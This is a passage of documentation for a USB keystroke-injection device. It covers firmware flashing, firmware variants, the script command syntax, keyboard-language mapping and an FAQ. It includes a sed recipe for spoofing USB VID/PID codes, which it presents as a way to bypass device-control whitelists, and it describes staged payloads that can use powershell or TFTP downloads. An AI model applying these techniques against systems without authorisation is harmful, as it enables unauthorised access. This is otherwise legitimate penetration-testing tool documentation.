- 16-bit Stereo Audio Bitstream DAC
- Sample Rate Up to 50 KHz
- QTouch Library Support
- Capacitive Touch Buttons, Sliders, and Wheels
- QTouch and QMatrix Acquisition

Appendix: Flashing Guide – Windows

When it comes to programming the Duck you'll need these resources for Windows: http://code.google.com/p/ducky-decode/source/browse/trunk/Flash/Duck%20Programming.zip .

Additionally you may need JRE FLIP from http://www.atmel.com/tools/FLIP.aspx and be sure to use the drivers in the Programming.zip

Microsoft Visual C++ Redistributable:

- x86 - http://www.microsoft.com/en-gb/download/deails.aspx?id=5555
- x64 - http://www.microsoft.com/en-gb/download/details.aspx?id=14632

Installation

This is very easy and can be completed in 2-3 steps:

1. Install Visual C++ Redistributable
2. Install Flip
3. Install Atmel Driver
4. Update the Atmel DFU Device within Device Manager

Atmel Driver

Insert the Ducky in dfu-mode (holding the Ducky's button down continuously, while inserting the Ducky into the PC)

If Windows does not automatically install the correct driver, don't worry a manual install will resolve the problem.

Open Device Manager:

Windows XP: Right-Click My Computer -> Properties -> Hardware Profiles -> Device Manager

Windows Vista+: Right Click My Computer -> Properties -> Device Manager

The Atmel Device can be found under other devices, and should have a small yellow warning icon – indicting driver issues. We need to update the driver, achieved by following the next steps:




Figure 7: Device Manager - Find the Atmel USB Device

Right-click the “AT32UC3B DFU” icon, and select “Update Driver”




Figure 8: Update the Atmel Driver

Manually Search/Specify the Driver Location




Figure 9: Manually Install Atmel Driver

Install Lib-USB Windows Driver:




Figure 10: Install Lib-USB Driver

Driver Install Complete:




Figure 11: Atmel Driver Install Complete

Flashing

First insert the ducky while continuously keeping the little black button pressed.

This puts the ducky into *dfu-mode*; we need to be in this mode to update the firmware.

It's pretty simple, just execute:

```
program.bat new_firmware.hex
```

Appendix: Flashing Guide – Linux / OSX

Introduction

On the Unix/OSX side grab these nice shell scripts to dump existing and program new firmware.
Available here: dfu-programmer-0.5.4

Note: There are reported problems with dfu-programmer version 0.5.2, please try the latest version in the link provided above.

Compiling

Extract the package, configure, make and install:

```
tar -xzf dfu-programmer-0.5.4.tgz
cd dfu-programmer-0.5.4
./configure
make
sudo make install
```

Flashing the Firmware

Dump(backup) current firmware

```
sudo dfu-programmer at32uc3b1256 dump >dump.bin
```

Don't forget to reset the Ducky:

```
sudo dfu-programmer at32uc3b1256 reset
```

Update

Step 1 - erase the ducky:

```
sudo dfu-programmer at32uc3b1256 erase
```

Step 2 - update the firmware:

```
sudo dfu-programmer at32uc3b1256 flash --suppress-bootloader-mem ducky-update.hex
```

Step 3 - Don't forget to reset the Ducky:

```
sudo dfu-programmer at32uc3b1256 reset
```

Appendix: Firmware Definitions

Duck

Duck.hex the original duck firmware, enhanced to work on all Operating System's (Win, Unix, OSX, Android,+).

FAT Duck

USB.hex turns the Ducky into a USB Mass Storage Device.

Originally mocked, as useless; some people missed the potential/purpose of this project. Originally developed to bypass device-control software that would black list/whitelist USB devices based off VID and PID codes. As the Ducky is programmable, so-long-as a valid VID/PID device class was used, the Ducky could bypass device-control software.

This was publically released when Ducky support appeared to dwindle. Thoughts were at least people could convert their Duck into a useful USB drive, rather than have a failed project stuck in a drawer (Folks had originally forked out $80(USD) for one of these little fellas). Others called Ducky owners Quackers.

Detour Duck (previously known as the "Naked Duck")

The *m_duck.hex* firmware supports multiple-payloads:

- inject.bin - default payload (will always run first)
- inject2.bin - NUM_LOCK
- inject3.bin - CAPS_LOCK
- inject4.bin – SCROLL LOCK

Basically, *inject.bin* will always be triggered on Ducky insertion.

inject2/3/4.bin are triggered by ensuring only Num_Lock/Caps_Lock/Scroll_Lock 's Keyboard LED is lit.

This projects Firmware was originally nicknamed **The Naked Duck / Naked Ducky Edition** as the Ducky had to be naked for you to push the button and trigger the 2nd/3rd/4th payload; recent developments with version 2 firmware should trigger directly from the keyboard.

Intended Purpose

One Ducky; supporting 3x Operating Systems, or staged payloads:

- *inject.bin* - default file (simple 1-liner "DELAY 5000")
- *inject2.bin* - Windows XP Script/ Payload 2
- *inject3.bin* – Window Vista+ Script/ Payload 3
- *inject4*.bin - OSX Script / Payload 4

Multi OS Support

So on Windows Host, ensure Num_Lock is lit, and push the Ducky's button to deliver a Windows-based Payload.

On OSX, ensure Caps_Lock is lit, and push the Ducky's button to deliver an OSX-based Payload.

Multi Payload Support

By default *inject.bin* is always triggered upon insertion of the Ducky.

You may depending on installed software (e.g. powershell) want to trigger one of two different payloads.

- Windows 7+ - Use Num_Lock for inject2.bin to utilise powershell
- Windows XP - Use Caps_Lock for inject3.bin to utilise other windows binaries (e.g. TFTP to download payloads)

Twin Duck

- *c_duck_v2.hex* - Composite Duck, Multi-lingual .

This was another major project goal. Created a working Proof-of-Concept just in time for the 1-year anniversary! **HID injection and Mass Storage support all within one device**.

Nicknamed The Twin Duck as it functions as two separate Ducky's.

Appendix: Tricks

Change the VID and PID of the Ducky Firmware v1

Rather than recompile the firmware to change the VID and PID of the Ducky.

Simply use a hex-editor / or a simple sed script - to change the VID and PID!

And simply re-flash the firmware.

Warning: You need to keep the VID & PID within the same device class. Eg keyboard for HID mode, USB Drive, for storage mode.

If you give the Ducky a completely different (or random) VID & PID such as a digital camera / webcam - the OS will load the wrong driver and the Ducky **will not work!**

Locate the VID & PID

The default VID & PID is **03EB (VID) 2403 (PID)**

Due to the Endian-ess of the hex file we need to search for *EB030324*

reverse(03EB) + reverse (2403) = (EB03)(0324) = **EB030324**

```
hexdump -C usb.hex |grep "EB030324"
00010700  34 30 45 42 30 33 30 33  32 34 36 38 0d 0a 3a 31  |40EB03032468..:1|
```

Hex Table

To understand the relationship between hex and decimal, please refer to the table in the link below:

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Figure 12: ASCII Table

Change the VID & PID

Now on Linux, we can easily change the PID to 2503. (or 0325 after being converted to hex = **\x30\x33\x32\x35** via *sed*

The following command is used to change the VID & PID, usb.hex is left in its default state (backup) usb1.hex will contain our new firmware with the VID /PID changed:

```
sed 's/\x45\x42\x30\x33\x30\x33\x32\x34/\x45\x42\x30\x33\x30\x33\x32\x35/g' <
usb.hex >usb1.hex
```

Now to check usb1.hex, for the VID/PID (03EB 2503):

```
hexdump -C usb1.hex |grep "EB030325"
00010700  34 30 45 42 30 33 30 33  32 35 36 38 0d 0a 3a 31  |40EB03032568..:1|
```

Change the VID and PID of the Ducky Firmware v2

Instead of extracting, modifying the VID & PID with a hex editor and the hassle of re-flashing the Duck. Version 2 of all firmware has a handy hack. Read the VID and PID from a binary file.

Simply use a hex-editor to create a file called *vidpid.bin* on the root of the sdcard.

- The first 2bytes represent the VID.
- The Second 2bytes represent the PID.

Linux:

```
$ hexedit /media/DUCKY/vidpid.bin
…
00000000   03 EB 03 25                                              ...%
00000014
```

Warning: The VID and PID have to match the class of the device e.g. a composite firmware will not work with the VID and PID of a keyboard, it needs a matching composite device VID & PID.

It couldn't be easier.

Windows:

Use a free hex-editor like:

- http://mh-nexus.de/en/hxd/
- http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm
- http://www.wxhexeditor.org

Appendix: Ducky Script API

REM

Similar to the REM command in Basic and other languages, lines beginning with REM will not be processed. REM is a comment. ^ Command ^ | REM |

```
REM The next three lines execute a command prompt in Windows
GUI r
STRING cmd
ENTER
```

DEFAULT_DELAY or DEFAULTDELAY

DEFAULT_DELAY or DEFAULTDELAY is used to define how long (in milliseconds * 10) to wait between each subsequent command. DEFAULT_DELAY must be issued at the beginning of the ducky script and is optional. Not specifying the DEFAULT_DELAY will result in faster execution of ducky scripts. This command is mostly useful when debugging. ^ Command ^ Parameters ^ | DEFAULT_DELAY | //n * 10 ms// | | DEFAULTDELAY | //n * 10 ms// |

```
DEFAULT_DELAY 10
REM delays 100ms between each subsequent command sequence
```

DELAY

DELAY creates a momentary pause in the ducky script. It is quite handy for creating a moment of pause between sequential commands that may take the target computer some time to process. DELAY time is specified in milliseconds from 1 to 10000. Multiple DELAY commands can be used to create longer delays. ^ Command ^ Parameters ^ | DELAY | //n * 10 ms// |

```
DELAY 50
REM will wait 500ms before continuing to the next command.
```

STRING

STRING processes the text following taking special care to auto-shift. STRING can accept a single or multiple characters. ^ Command ^ Parameters ^ | STRING | a…z A…Z 0..9 !…) `~ += _- “‘ :; <, >. ?/ \ and pipe |

```
GUI r
DELAY 50
STRING notepad.exe
ENTER
DELAY 100
STRING Hello World!
```

WINDOWS or GUI

Emulates the Windows-Key, sometimes referred to as the Super-key. ^ Command ^ Optional Parameters ^ | GUI | Single Char | | WINDOWS | Single Char |

```
GUI r
REM will hold the Windows-key and press r, on windows systems resulting in the Run
menu.
```

MENU or APP

Emulates the App key, sometimes referred to as the menu key or context menu key. On Windows systems this is similar to the SHIFT F10 key combo, producing the menu similar to a right-click. ^ Command ^ | APP | | MENU |

```
GUI d
MENU
STRING v
STRING d
```

//Switch to desktop, pull up context menu and choose actions v, then d toggles displaying Windows desktop icons//

SHIFT

Unlike CAPSLOCK, cruise control for cool, the SHIFT command can be used when navigating fields to select text, among other functions. ^ Command ^ Optional Parameter ^ | SHIFT | DELETE, HOME, INSERT, PAGEUP, PAGEDOWN, WINDOWS, GUI, UPARROW, DOWNARROW, LEFTARROW, RIGHTARROW, TAB |

```
SHIFT INSERT
REM this is paste for most operating systems
```

ALT

Found to the left of the space key on most keyboards, the ALT key is instrumental in many automation operations. ALT is envious of CONTROL. ^ Command ^ Optional Parameter ^ | ALT |END, ESC, ESCAPE, F1…F12, Single Char, SPACE, TAB |

```
GUI r
DELAY 50
STRING notepad.exe
ENTER
DELAY 100
STRING Hello World
ALT f
STRING s
REM alt-f pulls up the File menu and s saves. This two keystroke combo is why ALT
is jealous of CONTROL's leetness and CTRL+S
```

CONTROL or CTRL

The king of key-combos, CONTROL is all mighty. ^ Command ^ Optional Parameters ^ | CONTROL | BREAK, PAUSE, F1…F12, ESCAPE, ESC, Single Char | | CTRL | BREAK, PAUSE, F1…F12, ESCAPE, ESC, Single Char |

```
CONTROL ESCAPE
REM this is equivalent to the GUI key in Windows
```

Arrow Keys

^ Command ^ | DOWNARROW or DOWN | | LEFTARROW or LEFT | | RIGHTARROW or RIGHT | | UPARROW or UP |

Extended Commands

^ Command ^ Notes ^ | BREAK or PAUSE | For the infamous combo CTRL BREAK | | CAPSLOCK | Cruise control for cool. Toggles | | DELETE | | | END | When will it ever | | ESC or ESCAPE | You can never | | HOME | There's no place like | | INSERT | | | NUMLOCK | Toggles number lock | | PAGEUP | | | PAGEDOWN | | | PRINTSCREEN | Typically takes screenshots | | SCROLLLOCK | Hasn't been nearly as useful since the GUI was invented | | SPACE | the final frontier | | TAB | not just a cola.

Appendix: Creating Language Support in Duck Encoder V2.1+

Language Pack Location

Language files can be found under the "*resources*" directory.

How Language Packs Work?

The main file is *"keyboard.properties",* this file matches QWERTY ASCII characters to HID codes.

Example 1:

```
KEY_A = 4
KEY_B = 5
KEY_C = 6
KEY_D = 7
…
```

Please read the file for a definitive list.

When your Ducky Script is read, the Encoder simply replaces the Ducky Script with the appropriate binary code. This is then saved as a binary file (default *inject.bin*). The Ducky reads this binary file, and sends the data as raw HID codes – thus emulating a USB Keyboard.

Creating New Language Support (1)

Now as the user you have a choice, depending what is easier for you.

You can either match up your characters, to those that appear on a QWERTY keyboard.

Example 2 (Taken From de.properties):

```
ISO_8859_1_A7 = KEY3, MODIFIER_SHIFT
//167 § SECTION SIGN
```

So how do you know § = ISO_8859_1_A7?

Easy use an online charset map:

http://www.charset.org/charactersets.php

Creating New Language Support (2)

Or match up characters to their HID codes as per Example 1.

Example 3 (Taken from uk.properties):

```
HEY_BACKSLASH = 100
```

How do you discover HID codes?

The easiest method is to use a USB sniffer.

Windows Software

- Busdog (Open Source) http://code.google.com/p/busdog/
- USBlyzer (Commercial, Trial) http://www.usblyzer.com/download.htm

Linux Software

- Wireshark (Open Source) http://www.wireshark.org/

Once you have installed an appropriate USB sniffer and your computer is ready.

1. Start your USB Sniffer
2. Put the sniffer into capture mode.
3. Plug in a USB Keyboard
4. Type a predefined sequence of keys. **BUT** ensure you press the first and last key 5x – so you can easily identify the start of the sequence.

IMPORTANT: Record you key strokes, this way its easy to work out the HID codes. You should be able to easily identify the start and end because the same character/code should be repeated 5x in a row.

Frequently Asked Questions (FAQ)

I inserted my Ducky into a Windows Computer and nothing happens?

The Ducky's LEDs are programmed to provide feedback to the user, flashing green LED usually means the computer and Ducky are talking to each other. A flashing red LED means the Ducky can't read the SDcard.

Sometimes, the host OS is a bit slow and misses the Ducky's commands while it is enumerating the device. The Ducky's button acts as a simple reply button in its default setting.

Try pushing the button on the Ducky… any lights? actions?

Check that the Ducky's button has not become stuck (thus, always entering dfu-mode).

My Ducky is flashing Red, what now?

The Ducky's LEDs are programmed to provide feedback to the user:

- A flashing GREEN LED usually means the computer and Ducky are talking to each other.
- A flashing RED LED means the Ducky can't read the SDcard.

If you did not notice any LEDs:

- Sometimes, the host OS is a bit slow and misses the Ducky's commands while it is enumerating the device. Try pushing the Ducky's GPIO Button it calls a REPLAY function?
- The Ducky's button acts as a simple reply button in its default setting. However, this button is also used to put the Ducky into DFU-MODE. Check the Ducky's Button is not stuck. Try pushing the button on the Ducky… any lights? actions?

When I plug in the Ducky, it does something weird, and executes everything on my desktop?

The secret behind multi-OS support was the timings in the USB stack – The Ducky is real fast. As such the Ducky will start quacking commands as soon as it is inserted into the computer. Try adding a wait command "DELAY 5000" as the first line in your Ducky Script. This gives the host OS enough time to enumerate the Ducky as a HID keyboard.

Note: You may need to tweak the DELAY command depending on your system(s).

I'm from X country, the Ducky fires off seemingly random keys, what is going on?

The stock duckencoder.jar only supports keymaps for USA.
However, the community Duckencoder (available from http://code.google.com/p/ducky-decode) can support more language/keymaps.

Please read more below!

I'm from X country. My language is not supported the Ducky is pointless.

Please don't think like that.

The solution is simple. First Look at Appendix: Creating Language Support in Duck Encoder V2.1. If you have any problems get onto the forums http://forums.hak5.org and ask for support. We can guide you through the process of creating a new key-map, which will benefit everyone. Without the community, this project cannot succeed. **We need you! And your feedback is welcomed!**

What Languages are Currently Supported?

- US (United States)
- UK (United Kingdom)
- DE (German)
- DK (Danish)
- FR (French)
- BE (Belgian)
- NO (Norwegian)
- PT (Portuguese)
- SV (Swedish)
- IT (Italian)

OK. How do I run the DuckEncoder.jar using a specific keyboard map?

Depending on the filename its either encoder.jar/duckencoder.jar. Make sure you have java installed (if not visit http://www.oracle.co...oads/index.html)
Command:

```
java -jar duckencoder.jar -l <location of language.properties> -i input.txt
```

Example Windows:

```
java -jar duckencoder.jar -l resources\uk.properties -i input.txt
```

Example Linux/OSX:

```
java -jar duckencoder.jar -l resources/uk.properties -i input.txt
```

Note: the different direction of the \ / . Also if -l is not specified it defaults to Amercian (USA).

What Filesystems are Supported?

Atmel AVR's **only support the FAT filesystem**. Therefore, the Ducky is limited to reading **FAT** formatted sdcards.

Depending on your OS this may be either FAT,FAT16,FAT32,VFAT. (For sdcards over 2GB it has to be FAT32/VFAT)

I think my Ducky is Dead?

Don't worry! With the Hak5 Returns Policy (https://hakshop.mysh...d-return-policy), just pop the Ducky in the post with your name, address, and order number and we'll gladly post out another Ducky ASAP.